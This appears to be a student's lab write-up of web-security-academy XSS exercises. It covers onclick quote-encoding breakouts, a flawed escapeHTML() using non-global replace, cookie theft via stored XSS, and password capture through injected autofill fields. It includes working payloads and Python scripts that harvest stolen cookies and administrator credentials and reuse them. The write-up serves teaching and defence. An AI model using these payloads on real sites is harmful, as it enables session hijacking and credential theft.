
- onclick="var tracker={track(){}};tracker.track('https://pdx.edu/');"

becomes:

- onclick="var tracker={track(){}};tracker.track('https://pdx.edu');alert(1);//');"

This sequence closes the argument, ends the function call, executes alert(1), and comments out remaining code to prevent syntax errors.

3. Finally, I injected the alert() function:
   - tracker.track('https://pdx.edu/');alert(1);//');



This worked successfully when tested directly in the browser console, providing a functional attack string for later injection via the website field.

Step 22: Testing for Encoding and Final Exploitation

<u>Single Quote Raw</u>

I first submitted a comment with a website value of:
"https://pdx.edu/'"

This was escaped by a backslash in the generated onclick attribute, preventing the syntax from breaking. The DOM showed:

- onclick="...track('https://pdx.edu/\");"

Double Quote Raw

Next, I submitted:

- "https://pdx.edu/\""

The double quote was HTML-encoded into ", which when rendered by the browser, safely became a literal double-quote character and did not break the onclick syntax. This proved to be non-exploitable.

Raw single quotes ' are inserted directly into the JavaScript onclick string, but are escaped by a backslash (\') in the resulting attribute. This prevents them from breaking out of the string — effectively neutralizing the injection.

In contrast, raw double quotes " are HTML-encoded into ", so when the HTML is rendered and decoded into the DOM, the quote appears literally in the onclick string but is still inside a single-quoted context — meaning it doesn't break syntax either.

Though, are the results the same with "?

Yes. HTML-encoded double quotes (") get decoded in the DOM but do not terminate the JavaScript string because they are placed inside single quotes. Therefore, they appear harmless as string data and do not create syntax errors or code execution opportunities.

Double Quote HTML Encoded

I also tried:

- "https://pdx.edu/""

This had the same result — the double quote was included as data in the rendered JavaScript, still enclosed within a valid '...' string. As such, there was no error, and no code execution was possible.

HTML-Encoded Single Quote


The key probe came when I tried:

- "https://pdx.edu/'"

The ' was rendered by the browser as a single quote, not escaped with a backslash, resulting in a broken JavaScript string. When I Ctrl+Clicked the link, the browser tried executing:

- tracker.track('https://pdx.edu/");

This caused the same Uncaught SyntaxError: Invalid or unexpected token, confirming it was injectable.



Is ' behavior similar to earlier exploit trials?
Yes. Unlike the raw ' (which gets escaped) or " (which is decoded safely), the HTML-encoded single quote (') is decoded into a raw single quote at render time but not escaped in the onclick attribute. This leads to an actual syntax break inside the JavaScript string.

In the browser console, after Ctrl+Clicking the injected author link, the following script is executed:

- var tracker={track(){}};tracker.track('https://pdx.edu/");

Which causes:


- Uncaught SyntaxError: Invalid or unexpected token

This error mirrors the exact structure I crafted manually earlier in Step 21, confirming the payload pathway is viable.

<u>Final Exploit</u>
With that insight, I used this payload:

- "https://pdx.edu/');alert(1);//"

This closed the first argument to track(), injected a alert(1) function, and used // to comment out the rest of the malformed syntax. When I clicked the author link on my comment, the alert(1) dialog popped, solving the lab.



This was a thorough example of why encoding edge cases in HTML and JavaScript context matters. It reinforced the importance of strict output encoding depending on context — especially in inline event handlers like onclick, where string delimiters and decoding behavior can undermine naive input sanitization. The final vulnerability existed because ' was decoded to ', and not escaped when inserted into the JavaScript context — turning what looked like safe input into an attack vector.

Step 23-24: Stored DOM-Based XSS via Incomplete Client-Side HTML Encoding

This exercise focused on identifying and exploiting a DOM-based stored XSS vulnerability that stems from improper HTML encoding on the client side. Specifically, the blog site's comment system retrieves user comments via a REST-style API call and dynamically injects them into the DOM using JavaScript. While a defensive encoding attempt was made using the escapeHTML() function, it was fundamentally flawed.


To understand the issue, I opened Developer Tools and tested how the site’s JavaScript handled angle brackets — the key characters used in HTML tags. Starting with this example:

- "<calizo><img src=1 onerror=alert(1)>".replace('<','<').replace('>','>')

The result looked like:

- '<calizo><img src=1 onerror=alert(1)>'

This output demonstrated that only the first instance of < and > was replaced, leaving the rest of the payload intact and dangerous. This is because .replace() without the global regex flag only applies the change to the first match. To fix this properly, the developers should have used .replace(/</g, '<') and .replace(/>/g, '>'), or modern methods like .replaceAll() to ensure all occurrences are encoded. This failure in full coverage is what allowed the XSS vector to remain effective.




Next, I reviewed the comment injection process by visiting the postId=1 blog page. Unlike traditional server-side rendering, this application pulled the comments from a JSON API and dynamically built the HTML using JavaScript. Viewing the page source (Ctrl+U) confirmed there were no pre-rendered comments — everything happened at runtime. In the "Sources" tab, I found the relevant script, loadCommentsWithEscapeHtml.js, which defined the function escapeHTML() and the main handler displayComments().

Digging deeper into the displayComments() function, I found that the user-controlled fields comment.body, comment.author, and comment.website were all inserted into the DOM. Although the code attempted to sanitize them with escapeHTML(), the faulty logic allowed attackers to slip in unescaped characters after the first replacement.

Armed with this knowledge, I submitted a comment with the payload:

- <><img src=1 onerror=alert(1)>

This input worked because the first harmless < and > were encoded, bypassing the naïve filter. The second pair of angle brackets remained unescaped, resulting in a valid <img> tag with an onerror event handler. Since the DOM was constructed using innerHTML, the injected code executed as soon as the comment was rendered — successfully triggering an alert and solving the lab.



In summary:

1. The vulnerability stemmed from only encoding the first < and > characters via .replace().
2. The correct solution should have used .replace(/</g, '<') and .replace(/>/g, '>') or .replaceAll().
3. The three vulnerable fields in the comment JSON were comment.body, comment.author, and comment.website.

The injected payload <><img src=1 onerror=alert(1)> succeeded because the extra set of brackets allowed one real tag to slip past the filter and execute.

This lab reinforced the lesson that partial or incomplete sanitization can often be more dangerous than none at all — especially when the attacker can predict and manipulate the client-side rendering logic.

Step 25-27: Exploiting Cross-Site Scripting to Steal Cookies

In these final stages of Lab 4.1, I explored the practical risks posed by stored XSS by simulating a client-side cookie exfiltration attack. Instead of a simple alert box, the goal was to use malicious JavaScript to steal a victim’s session and secret cookies—essentially demonstrating how stored XSS can lead to full account compromise.

Step 25: Crafting the Exfiltration Script

I started by injecting a payload that would hijack the victim's form submission process. The script used DOMContentLoaded to wait for the page to render, then populated and submitted the comment form with values dynamically extracted from the DOM—including the victim's cookies (document.cookie) and CSRF token (document.getElementsByName('csrf')[0].value). I embedded my name, email, and postId as part of the payload:

```
<script>
  document.addEventListener("DOMContentLoaded", function() {
    document.forms[0].name.value = 'Jarren Calizo';
    document.forms[0].email.value = 'calizo@pdx.edu';
    document.forms[0].postId.value = 1;
    document.forms[0].csrf.value = document.getElementsByName('csrf')[0].value;
    document.forms[0].comment.value = document.cookie;
    document.forms[0].website.value = 'https://pdx.edu';
    document.forms[0].submit();
  });
</script>
```

This payload was posted using a modified try_post() Python function. The idea was that a victim visiting the blog post would unknowingly execute the script, exfiltrating their cookies to the public comment section.

Step 26: Upload and Confirm Exploitation


After uploading the payload, I used Chrome Developer Tools to monitor network activity. Visiting the blog post triggered the script immediately—causing the browser (as the “victim”) to submit a new comment with the current cookie as its content.

In the Network > Payload tab, I confirmed that my session cookie was exfiltrated and posted back onto the same blog post under my name. The request payload looked like this:

```
comment: session=rSv8xCYqp9SiPfz9zglu2NDfF9ngCe1j
name: Jarren Calizo
```

email: calizo@pdx.edu

This confirmed that the stored XSS payload successfully automated comment submission with the victim's cookie attached.



Step 27: Harvesting and Reusing the Stolen Cookies
To complete the lab, I built a second script to parse and extract the victim's session and secret cookies from the comment section of postId=1. Using BeautifulSoup and a regular expression search, I scraped the comment containing the cookie string and then split it into a dictionary for re-use:

```
import requests
from bs4 import BeautifulSoup
import re

site = '0a39006203d4e7fe80f6338003d005b.web-security-academy.net'
s = requests.Session()


# Step 1: Retrieve victim's comment and extract cookies
post_url = f'https://{site}/post?postId=1'
resp = s.get(post_url)
soup = BeautifulSoup(resp.text, 'html.parser')
cookie_list = soup.find('p', text=re.compile('secret')).text.split(';')

cookie_dict = dict()
for cookie in cookie_list:
```

```
    k, v = cookie.strip().split('=')
    cookie_dict[k] = v

# Step 2: Reuse the cookies to access the victim's session
resp = s.get(f'https://{site}', cookies=cookie_dict)
print(resp.status_code)
```

The script worked as intended—pulling secret and session from the DOM and authenticating the session with them. My final screenshot confirmed that the lab was successfully solved using the stolen credentials.




This series of exercises drove home the real-world implications of XSS. While previous steps focused on proof-of-concept alerts, this stage demonstrated how XSS can compromise user accounts by stealing sensitive authentication data. The lab also highlighted the importance of correctly implementing security flags like HttpOnly for cookies, and the dangers of trusting any user-controlled input—even in seemingly harmless fields like blog comments.

Step 28-29: Exploiting Cross-Site Scripting to Capture Passwords

To demonstrate the severity of stored XSS beyond basic alert boxes, this final attack chain leveraged HTML injection to exploit password managers and exfiltrate credentials using a DOM-based payload.

In Step 28, I started by injecting a comment containing two <input> fields—one named username and the other a type=password field named password. This forms the basis for password managers to auto-fill these values. The injection looked like this:
<input name=username id=username>
<input type=password name=password
onchange="document.forms[0].email.value='calizo@pdx.edu';
document.forms[0].name.value='xss_password_stealer';
document.forms[0].comment.value=username.value+':'+this.value;
document.forms[0].website='https://pdx.edu';
document.forms[0].submit();">

The onchange event handler was critical. When the victim’s password manager auto-filled the field, the event triggered JavaScript to submit the form. The malicious script bundled both the username and password into the comment field and forced a submission using the CSRF token already in the DOM. I verified this by observing the new comment post containing the stolen credentials.



In Step 29, I wrote a script to parse and extract the administrator credentials from the post:
import requests
from bs4 import BeautifulSoup

```
import re


site = '0a65004403082ff4801203d7005900e7.web-security-academy.net'
s = requests.Session()

# Step 1: Extract credentials from the blog post
blog_post_url = f'https://{site}/post?postId=1'
resp = s.get(blog_post_url)
soup = BeautifulSoup(resp.text, 'html.parser')
credentials = soup.find('p', text=re.compile('administrator')).text.split(':')
print("Extracted credentials:", credentials)

# Step 2: Login using stolen credentials
login_url = f'https://{site}/login'
login_page = s.get(login_url)
csrf = BeautifulSoup(login_page.text, 'html.parser').find('input', {'name':
'csrf'}).get('value')

logindata = {
    'csrf': csrf,
    'username': credentials[0],
    'password': credentials[1]
}
resp = s.post(login_url, data=logindata)

# Step 3: Confirm successful access
print(f"Login status: {resp.status_code}")
```



